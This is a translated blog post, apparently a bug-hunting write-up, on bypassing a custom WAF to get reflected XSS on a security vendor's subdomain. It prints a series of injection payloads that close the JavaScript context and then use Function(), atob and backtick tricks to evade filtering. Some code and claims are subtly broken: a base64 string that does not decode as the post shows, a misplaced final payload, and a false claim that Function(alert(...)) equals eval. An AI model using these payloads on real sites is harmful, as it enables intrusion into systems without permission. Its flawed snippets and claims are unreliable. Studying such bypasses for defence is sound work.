

Multiple Techniques to Bypass a WAF and Find XSS at a Well-Known Vendor

By J0o1ey · Translated from the Chinese original

0x00 Preface

Friends interested in technical exchange, or in pentest / code audit / red team training and red-vs-blue assessment services, are welcome to reach out.

Contact: QQ/WeChat 547006660

0x01 The Overture

While recently testing a well-known security vendor, I found that the subdomain of one of its important business systems was protected by a rare, home-grown WAF — which immediately piqued my interest.



After studying this entry point carefully, I noticed that one parameter's value was written directly into JavaScript on the page. Danger, danger.



And so my duel with the WAF began.

0x02 A Calm Closure and the Routine Move


From the output location shown above, we know that without a WAF we would only need these three symbols:

```
' ) ]
```

to close the first half of the JS expression, then use `//` to comment out the rest, and finally `eval` to execute our JS.

The payload:

```
%27)];eval(alert('xss'))//
```



Since eval, alert, parentheses and the like are far too sensitive, the WAF naturally killed it instantly. So we had to gradually swap out those sensitive keywords with experience and ideas.

0x03 Combining Multiple Techniques to Bypass the WAF

Solving eval:

The first problem to solve was eval being blocked.

To bypass an eval block in JS, you can dynamically build a function with Function().

This uses a property of the Function() constructor. It isn't commonly used, but it's well worth knowing.

Whether you define a function with a declaration statement or a function literal, you use the function keyword.

But a function can also be defined via the Function() constructor, for example:

```
var f = new Function("x", "y", "return x*y");
```

That line is effectively equivalent to:

```
var f = function(x, y) { return x*y };
```

The Function() constructor accepts any number of string arguments; the text of the last argument is the function body. It can contain arbitrary JavaScript statements, separated by semicolons.


With this property, we can use Function() in place of eval().

For example:

```
Function(alert('xss'))
```

```
eval(alert('xss'))
```

The two are equivalent.



Upgrading our payload:

```
?%27]);Function(test)()//
```


Not blocked!



Next, use a real function inside Function() directly:

```
%27]);Function(alert('xss'))()//
```

No surprise — instantly dead.



The next thing to think about is bypassing the function detection itself.

Bypassing function detection:


Since a bare alert got blocked, we use atob to decode base64-encoded JS:

For example:

```
atob("YWxlcuQoInhzcyIp") // base64-encoded alert('xss')
```

Payload:

```
%27]);Function(atob('YWxlcuQoInhzcyIp'))()//
```




Damn, dead again. Probably a regex matching atob together with ()... No problem — one more JS trick: backticks in place of parentheses plus quotes:

```
atob`YWxlcuQoInhzcyIp`
```

```
> atob`YWxlcuQoInhzcyIp`
< 'alert("xss")'
> atob("YWxlcuQoInhzcyIp")
< 'alert("xss")'
>
```

Payload:

```
%27]);Function(atob`YWxlcuQoInhzcyIp`()())//
```



And it popped, popped, popped~

0x04 Summary

This XSS bypassed the WAF with four simple tricks:

1. Closing and commenting out the surrounding JS when the sink is inside JavaScript
2. Function() in place of eval()
3. atob to decode base64-encoded JS
4. Backticks instead of parentheses and quotes

The lesson: most business systems are not without vulnerabilities — more often, the hunter is limited only by the exploitation chains and tricks in their head.

Chaining small techniques together until the exploit finally lands was a genuinely fun experience.